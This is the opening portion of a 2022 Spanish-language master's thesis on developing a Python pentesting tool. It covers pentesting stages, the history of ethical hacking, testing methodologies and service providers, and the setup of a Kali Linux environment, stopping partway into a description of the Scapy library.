UNIVERSIDAD DON BOSCO
VICERRECTORÍA ACADÉMICA
FACULTAD DE INGENIERÍA

TRABAJO DE GRADUACIÓN PARA OPTAR AL GRADO DE

Maestro(a) en Seguridad y Gestión de Riesgos Informáticos

PROYECTO

Desarrollo de herramientas de Pentesting para entornos empresariales y locales

PRESENTADO POR

Cristian Antonio Sánchez Aguilar

Cristian Geovanny Medrano Córdova

Mario Arturo Meléndez Santamaria

ASESOR

Mg. José Mauricio Flores Avilés

Antiguo Cuscatlán, La Libertad, El Salvador, Centro América

Julio 2022

RESUMEN

El presente proyecto de graduación propone el desarrollo de una herramienta personalizada para realizar pruebas de penetración dirigidas a infraestructuras empresariales de red y sistemas, basada en él lenguaje de programación Python.

Para ello, se ha realizado una investigación de las librerías y módulos de Python que se pueden utilizar para realizar actividades de Hacking Ético y, que están presentes en herramientas desarrolladas en este lenguaje de programación, utilizadas por profesionales dedicados al Pentesting. El desarrollo de la herramienta propone la integración de librerías que están dispersas en varias herramientas de propósito específico para construir una herramienta multipropósito.

Posteriormente, con base al estándar PTES se realizó un proceso para la detección y presentación de vulnerabilidades.

Palabras clave: Python, Hacking Ético, librerías, Módulos, Pentesting, PTES, OWASP.

ABSTRACT

This graduation project proposes the development of a customized tool to perform penetration tests aimed at enterprise network and system infrastructures, based on the Python programming language.

For this purpose, an investigation of Python libraries and modules that can be used to perform Ethical Hacking activities and that are present in tools developed in this programming language, used by professionals dedicated to Pentesting, has been conducted. The development of the tool proposes the integration of libraries that are scattered in several specific purpose tools to build a multipurpose tool.

Subsequently, based on the PTES standard, a process was carried out for the detection and presentation of vulnerabilities.

Keywords: Python, Ethical hacking, libraries, Modules, Pentesting, PTES. OWASP.

ÍNDICE

ÍNDICE DE FIGURAS

Capítulo 1.

INTRODUCIÓN

“I have that hope that there is a better way.

Higher-level tools that let you see the structure

of the software more clearly will be

of the software more clearly will be of tremendous value.”

- **Guido van Rossum**

El presente capitulo expone los elementos que motivan este proyecto, así como los objetivos que se persiguen para obtener un producto final, que facilite la realización de las pruebas de penetración. Así mismo, se define la estructura del proyecto y se presenta un resumen de los capítulos que lo componen.

1.1 MOTIVACIÓN

Anticiparse a un ataque que podría ocasionar graves problemas económicos a una empresa, tiene que ser un objetivo organizacional de gran importancia. Las pruebas de penetración son un elemento fundamental para la gestión de la seguridad de la información, independientemente de los objetivos que se persiguen, entre los cuales podemos mencionar: Implantar una estrategia de seguridad, poner a aprueba una estrategia ya implantada, realizar correcciones por la incorporación de nuevos elementos en la infraestructura tecnológica o medir el cumplimiento de estándares y normativas.

Empresas multinacionales, rubros empresariales como la banca, invierten en herramientas de ciberseguridad para proteger su infraestructura tecnológica y poseen una estrategia que garantiza la seguridad de los datos y la continuidad de sus procesos críticos. Sin embargo, si hablamos de la mediana y pequeñas empresas de la región centroamericana, de acuerdo con Forbes Centroamérica, junio 29, 2020, las Pymes han sido las más vulnerables ante la ciberdelincuencia, acotando que esto se debe a los bajos presupuestos que se destinan a estrategias de seguridad informática, convirtiéndolas en presas fáciles [1]. La figura 1.1, muestra el impacto de los ciberataques de acuerdo con el reporte de Zúrich Seguros, realizado en 2019.




Figura 1.1. Impacto de ciberataques, según Zúrich Seguros 2019 [1].

Una estrategia de ciberseguridad debe ser gestionada adecuadamente para anticiparse a la materialización de amenazas específicas y prevenir desastres. Pero, las

limitaciones presupuestarias, la falta de personal con las competencias necesarias o negligencia basándose en que nunca han sido víctimas de un ataque, juegan en contra realizar intentos de proteger la información y los procesos críticos del negocio, formulando planes de prevención, acciones para contrarrestar un evento disruptivo o hacer uso de herramientas de software de código abierto que están al alcance de todos. Es importante recalcar que el desarrollo de este proyecto no pretende hacer ver que una prueba de penetración realizada por un tercero no es necesaria. Al contrario, estamos de acuerdo en que contratar los servicios de un profesional es lo más recomendable y asegura la obtención de mejores resultados. Sin embargo, se deben tomar en cuenta las limitantes mencionadas anteriormente y considerar que no todas las empresas poseen una infraestructura bien definida.

Por tanto, estos aspectos motivan el desarrollo de una herramienta para realizar pruebas de penetración, que pueda ser utilizada por personal interno de IT con conocimientos intermedios de seguridad para realizar un escaneo de la infraestructura con la que cuenta y mapear vulnerabilidades, realizar simulación de ataques para intentar explotarlas y luego presentar un informe a las partes interesadas para su respectivo tratamiento.

En el presente proyecto se abordará el desarrollo de la herramienta utilizando el lenguaje de programación Python.

1.2 OBJETIVOS

El objetivo general del proyecto consiste en:

- Desarrollar una herramienta personalizada para entornos locales o empresariales para Pentesting utilizando Python.

El objetivo general se descompone en los siguientes objetivos específicos:

- Diseñar un proceso con la capacidad de detectar las vulnerabilidades de un sistema operativo.
- Desarrollar una herramienta para el escaneo de puertos y la ejecución de scripts para la detección de vulnerabilidades.
- Presentar resultados encontrados en el proceso de detección de vulnerabilidades.

1.3 ESTRUCTURA

La composición del presente proyecto se basa en la estructura siguiente:

- **Capítulo 1.**

  Presenta una introducción que resume el proyecto, la motivación principal y los objetivos que se quieren lograr.

- **Capítulo 2.**

  El contenido de este capítulo presenta una serie de aspectos importantes sobre el Pentesting y algunos conceptos que servirán para contextualizar el proyecto.

- **Capítulo 3.**

  En él se presenta la preparación del entorno de trabajo en el lenguaje de programación y las librerías de Python que son utilizadas en el ámbito del Pentesting.

- **Capítulo 4**

  Este capítulo inicia con el diseño de los procesos para la detección de vulnerabilidades y la etapa medular del proyecto, el desarrollo de la herramienta y la simulación de ataques en un ambiente controlado haciendo uso de la herramienta de detección, tomando en consideración aspectos importantes de metodologías reconocidas en el ámbito del Pentesting.

- **Capítulo 5**

  Expone las conclusiones del proyecto y resalta aspectos importantes en el diseño de herramientas propias en el lenguaje de programación Python o la combinación de utilidades existentes para facilitar el desarrollo del Pentesting.

Capítulo 2.

PENTESTING

Como el mundo está cada vez más interconectado, todos comparten la responsabilidad de asegurar el ciberespacio.

- **Newton Lee**

El presente capitulo aborda el punto de partida de las pruebas de penetración su clasificación, una breve descripción de las etapas que conforman su estructura y su evolución hacia el PtaaS (Pentest as a Service).

2.1 INTRODUCCIÓN

Un Pentesting es considerada un método de evaluación de la seguridad de un sistema informático o red mediante la simulación de un ataque de una fuente maliciosa realizado por un hacker ético [2].

2.2 CLASIFICACIÓN DE LOS PENTESTING

La clasificación de los Pentesting se deriva de la cantidad de información sobre la infraestructura con que cuenta el profesional o el equipo de profesionales antes se realizar la prueba, la cual puede originarse en el interior o en el exterior de dicha infraestructura.

- Test de Caja Blanca: Cuando se cuenta con toda la información necesaria de la infraestructura a intervenir o del objetivo, el cual puede ser una red o una aplicación especifica.
- Test de Caja Gris: Cuando solo se tiene una parte de la información acerca de la infraestructura u objetivo.
- Test de Caja Negra: Cuando no se tiene ninguna información acerca de la infraestructura a intervenir.

2.3 ETAPAS

- Descubrimiento y enumeración: En esta etapa se realiza una recopilación de toda la información del objetivo, equipos de cómputo, servidores web o de aplicaciones, información sobre la red, datos de equipos de impresión o UPS. Los datos recolectados comprenden direcciones IP, puertos, servicios y metadatos.
- Análisis de vulnerabilidades: Con los insumos recopilados durante el descubrimiento se inicia el proceso de detección de vulnerabilidades realizando acciones que permitan comprometer al objetivo.
- Explotación: El profesional o equipo encargado de la prueba de Pentesting selecciona una de las vulnerabilidades, con el objetivo de materializar un ataque y poder ganar acceso a un servidor, sistema o aplicación de la infraestructura.

- Elaboración del informe: En esta etapa se redacta el informe donde se resume en que consistió la prueba de penetración, una breve explicación de la explotación de la vulnerabilidad seleccionada, las conclusiones y finalmente las recomendaciones.




Figura 2.1. Etapas del Pentesting.

2.4 EVOLUCIÓN DEL PENTESTING

La aparición de nuevas tendencias tecnológicas también ha originado la diversificación de los tipos de ataques que se implementan para vulnerar un objetivo, ampliando el abanico de oportunidades de los ciberdelincuentes que también evolucionan junto a los nuevos avances.




Figura 2.2. Ataques de phishing en Latinoamérica en los primeros 8 meses de 2021[3]

2.4.1 Ethical Hacking

En la década de los 60, principalmente en el MIT (Instituto Tecnológico de Massachusetts) la cultura hacker daba sus primeros pasos, aunque con un enfoque diferente al que se conoce en la actualidad, ya que en ese entonces el termino estaba asociado a la búsqueda de formas de optimizar el funcionamiento de un sistema y máquinas para aumentar su eficiencia [4].

Las pruebas de penetración tuvieron origen en a inicios de la década de los 60, cuando un grupo de especialistas de System Development Corporation (SDC) [5]. mostraron una docena de ejemplos de evasión de seguridad en un computador IBM Q32. La influencia de la cultura hacker se expandió con la aparición de ARPANET, la primera red intercontinental de alta velocidad construida por el Departamento de defensa de los EE. UU. que permitió la interconexión de entidades que promovían el intercambio de información.

El Departamento de Defensa había auspiciado algunas investigaciones relacionadas a pruebas de penetración que finalmente dieron sus frutos en el año de 1973 con la creación la primera metodología de pentesting denominada FMH (Flaw Hypothesis Methodology).

El surgimiento del Internet a inicios de los 80, sin duda, representa un cambio contextual importante en el ámbito de la seguridad de las TIC, iniciando el posicionamiento de las pruebas de penetración, como un componente de mucha importancia en las empresas para mejorar la seguridad. En ese entonces el termino hacker tenía otro enfoque y se asociaba literalmente con actividades delictivas ya se hablaban de intrusiones no autorizadas que producían los primeros arrestos.

La expansión del Internet en todo el mundo se produce en los 90, para ese entonces los hackers ya eran considerados por el gobierno de EE. UU. como un peligro y producto de eso en el año de 1986 ya se legislaba sobre ese tema, creando la Ley de Fraude y Abuso de Computadoras para tipificar los delitos que se cometían [6].

El término “Hacking Ético” fue acuñado por el vicepresidente de IBM, John Patrick en 1995, año en el que también se había presentado el primer escáner de vulnerabilidades, SATAN (Security Administrator Tool for Analizyng Networks), herramienta de código abierto que realizaba inspecciones de forma remota en un sistema para identificar y explotar vulnerabilidades [7].

Transcurre la década de los 90 y el Hacking no se detiene, continua su curso mientras la seguridad de las TIC cobra mucha atención desde diferentes ámbitos económicos y gubernamentales.

Figura 2.3. Evolución de los delitos informáticos en El Salvador [7]

2.4.2 Metodologías

En la década del 2000 llego el tiempo de proveer de la formalidad necesaria, por medio de los estándares para realizar pruebas de penetración generados por organismos o empresas que forman parte de la industria y de esa forma sentar las bases para la profesionalización de las auditorias de seguridad.[8]

A. OSSTMM (Open-Source Security Testing Methodology)

Es una metodología de pentesting desarrollada por ISECOM, que se enfoca en una serie de áreas de una infraestructura tecnológica para mostrar los niveles de seguridad que ésta posee, además, fue desarrollada por los factores en los cuales se centra el análisis:

- Visibilidad
- Acceso
- Confianza
- Autenticación
- Confidencialidad
- Privacidad
- Autorización
- Integridad
- Seguridad
- Alarma

B. OWASP (Open Web Application Security Project)

También desarrollo un marco de trabajo para realizar pentesting enfocada a aplicaciones. Esta guía se caracteriza por enfocarse en los siguientes aspectos.

- Pruebas de firma digital de aplicaciones Web.
- Comprobaciones del sistema de autenticación.
- Pruebas de Cross Site Scripting.
- Inyección XML.
- Inyección SOAP.
- HTTP Smuggling.
- SQL Injection.
- LDAP Injection.
- Polución de Parámetros.
- Cookie Hijacking.
- Cross Site Request Forgery.

C. IASSAF (Information Systems Security Assessment Framework)

Es un marco de trabajo desarrollado por OISSG que permite realizar una clasificación de la información de la evaluación de seguridad mediante la aplicación de diferentes criterios de prueba. Se caracteriza por los siguientes aspectos:

- Plantea el uso de simulaciones que tienden a escenarios reales.
- Se enfoca en la evaluación de procesos de seguridad para producir datos específicos de las vulnerabilidades encontradas.

2.5 PENTESTING AS A SERVICE

En el mundo tecnológico siempre ha existido la necesidad de comprobar que tan seguros son los entornos físicos y lógicos de una organización que busca mantener operables e infranqueables sus activos más preciados. El auge de la tecnología y recientemente la crisis por sufrida debido al COVID-19 puso en evidencia que la seguridad no siempre es una prioridad y más cuando se necesita una acelerada implementación de alguna solución de misión crítica. El lado bueno de la situación es que cada vez más empresas se toman en serio todos los asuntos que tienen que ver con la ciberseguridad. Debido a cualquier incidente se pueden ver interrumpidas cadenas de suministros o servicios, además de encaminar a perdidas monetarias para las empresas.

Es necesario comprender que no son necesariamente las grandes compañías los objetivos de cualquier ataque, sino que, entidades de estado y personas enfrentan riesgos reales. Implementar medidas y políticas de seguridad se vuelve de primera necesidad, pero es aún más importante comprobar si nuestros mecanismos de defensa funcionan efectivamente. Todo esto, con el fin de establecer un proceso de mejora y actualización, ya que las estrategias de seguridad deben de estar actualizadas según las tendencias más actuales.

Poner a prueba los sistemas no es una tarea fácil que cualquiera pueda realizar, por lo que es necesario contar con el personal con conocimientos especializados en materia se ciberseguridad para cumplir con los objetivos de una prueba de Pentesting. Si no se cuenta con el personal calificado se pueden implementar soluciones PtaaS

(Pentesting a Service) en donde se puede automatizar la gran mayoría de tareas de escaneo y detección de vulnerabilidades. Estas tareas que dependen de la solución de software que se decida implementar, pueden ser automáticas o disparadas por personas que tienen acceso a plataformas específicas para el monitoreo y ejecución de pruebas dependiendo de la naturaliza de la misma prueba.

2.5.1 Beneficios

La adopción de un modelo PtaaS tiene algunos beneficios, algunos alineados con el modelo SaaS, pero específicamente:

a) Simulación de diferentes tipos de ataques.
b) Monitoreo continuo y generación de reportes automáticos en tiempo real.
c) Acceso centralizado por medio de plataformas en la nube.
d) Servicios por suscripción o pago único.

2.5.2 Proveedores de Pentesting

ScienceSoft. Proporciona servicios de ciberseguridad y desarrollo de software, incluidas las pruebas de penetración. La compañía tiene quince años de experiencia como proveedor de servicios de ciberseguridad, ayudando a una clientela diversa, como instituciones bancarias, organizaciones de atención médica, minoristas, fabricantes y más.

CyberHunter. Fundada en 2016 y desde entonces ha sido reconocido como uno de los principales proveedores de servicios de Pentesting y ciberseguridad. La compañía ofrece una amplia gama de servicios, que incluyen evaluación de amenazas de red, búsqueda de amenazas, auditorías de seguridad, mapeo de vulnerabilidades y más.

Raxis. Se fundó en 2011. La empresa se especializa en pentesting y gestión de vulnerabilidades, proporcionando evaluaciones de infracciones y servicios de respuesta a incidentes. Raxis cuenta con un equipo altamente especializado de profesionales de la seguridad y realiza más de 300 pruebas de penetración anualmente.

Indusface. Fundada en 2004 como una empresa de consultoría de seguridad. El servicio de la compañía, Indusface Web Application Scanning (WAS), proporciona Pentesting manual respaldado por un escáner automatizado de vulnerabilidades de aplicaciones web. El escáner utiliza la lista de los 10 principales de OWASP para detectar e informar vulnerabilidades.

Intruder. Se fundó en 2015. La empresa ofrece servicios de pruebas de penetración y soluciones de escaneo de vulnerabilidades. Algunas de las soluciones de intrusos se ofrecen como software como servicio (SaaS), incluida una herramienta de escaneo automatizada diseñada especialmente para obtener resultados procesables. La solución se puede integrar con varios entornos, incluidos Azure, Google Cloud y AWS.

Proveedor	Prueba de Pentesting	Revisión del código de seguridad	Auditoria de seguridad	Evaluación de vulnerabilidades	Pruebas de complimiento	Pentesting de Red
ScienceSoft	X	X	X	X	-	-
CyberHunter	X	-	X	X	-	-
Raxis	X	X	-	X	-	X
Indusface WAS	X	-	-	X	X	-
Intruder	X	-	X	X	-	-

Tabla 2.1. Proveedores de Pentesting

Capítulo 3.

PREPARACIÓN DEL ENTORNO DE TRABAJO

“En una tarea puedes ganar o perder, lo importante es la nobleza de los recursos utilizados”

- **Marcelo Bielsa**

El presente capitulo nos muestra la preparación del entorno de trabajo para el desarrollo del producto que se busca presentar. Posteriormente se mencionan las librerías de Python más utilizadas en tareas de Pentesting y que están presentes en algunas de las herramientas muy conocidas en este ámbito.

3.1 INTRODUCCIÓN

Como ya ha sido mencionado en el capítulo anterior, el lenguaje de programación a utilizar para alcanzar los objetivos propuestos es Python v3 y será utilizado sobre una Máquina virtual de la distribución Kali Linux en su versión 2022 y para la codificación se hace uso del ambiente de Visual Studio Code.

3.2 ENTORNO DE TRABAJO

Con la finalidad de realizar el desarrollo de las simulaciones de detección de vulnerabilidades, se propone un ambiente básico con los elementos de software necesarios y las librerías existentes del lenguaje de programación Python. A continuación, se listan las herramientas de trabajo a utilizar.

1. VirtualBox (Enlace de descarga).
2. VirtualBox Extensión Pack (Enlace de descarga).
3. Imagen de Kali Linux para VirtualBox (Enlace de descarga).
4. Python v3 (Preinstalado en la máquina virtual).
5. Visual Studio Code (Enlace de descarga).

3.2.1 Preparación de Máquina Virtual

A. Importar máquina virtual seleccionando la ubicación de la imagen descargada con extensión ova (ver Figura 3.1).

Figura 3.1 Importación de ova VB.

B. Para la realización de las actividades la configuración por defecto de la máquina virtual será suficiente, éstas también pueden ser modificadas posteriormente a la importación (ver Figura 3.2).




Figura 3.2. Parámetros de máquina virtual

C. Importación e inicio de la máquina virtual de Kali versión 2022.2 (ver Figura 3.3).




Figura 3.3. Interfaz de trabajo de Kali Linux.

D. Las configuraciones del aspecto de la interfaz (resolución, tema de la interfaz, etc.) de Kali Linux serán de acuerdo con la necesidad del usuario, en esta ocasión únicamente se modificó la resolución de la pantalla para lograr una mejor visualización del contenido.

E. Es importante y necesario actualizar los paquetes de Kali Linux, esta es acción es posible realizarla por medio del comando **sudo apt-get update** y posteriormente **apt-get upgrade** en la terminal.

3.2.2 Instalación de Visual Estudio Code y extensión para Python

A. En una ventana del navegador dentro de Kali Linux acceder a la dirección de descarga de VS Code seleccionando la plataforma de destino, en este caso seleccionar y descargar el archivo con extensión *.deb* que son los adecuados para las distribuciones de Debian y Ubuntu.

B. Abrir una terminal en la carpeta donde se descargó el archivo con extensión ***.deb*** y escribir el comando **sudo dpkg -i *<file_name>.deb.*** (ver Figura. 3.4)




Figura 3.4. Proceso de instalación VS Code.

En la sección de Extensiones buscar e instalar la extensión para Python (ver Figura. 3.5)




Figura 3.5. Proceso de instalación Extensión de Python.




Figura 3.6. Python-nmap.

Con la instalación de la extensión ya se cuenta con las herramientas mínimas para completar el desarrollo de la aplicación (ver. Figura 3.6).

3.3 LIBRERÍAS

Python es un lenguaje de programación que cuenta con una gran cantidad de librerías que resultan de gran utilidad para el desarrollo herramientas enfocadas en el Pentesting. A continuación, se presentan algunas de las más conocidas, su enfoque y

forma de agregarlas al entorno de trabajo de Python. En el siguiente capitulo se muestra la utilización de algunas de ellas durante el proceso de desarrollo.

3.3.1 SCAPY

Scapy es un poderoso programa interactivo de manipulación de paquetes. Es capaz de falsificar o decodificar paquetes de una gran cantidad de protocolos, enviarlos por cable, capturarlos, emparejar solicitudes y respuestas y mucho más. Scapy puede manejar fácilmente la mayoría de las tareas clásicas como escanear, trazar rutas, sondear, pruebas unitarias, ataques o descubrimiento de redes. Puede reemplazar hping, ARPspoof, ARP-sk, ARPing, P0f e incluso algunas partes de Nmap, TCPdump y tshark [9].

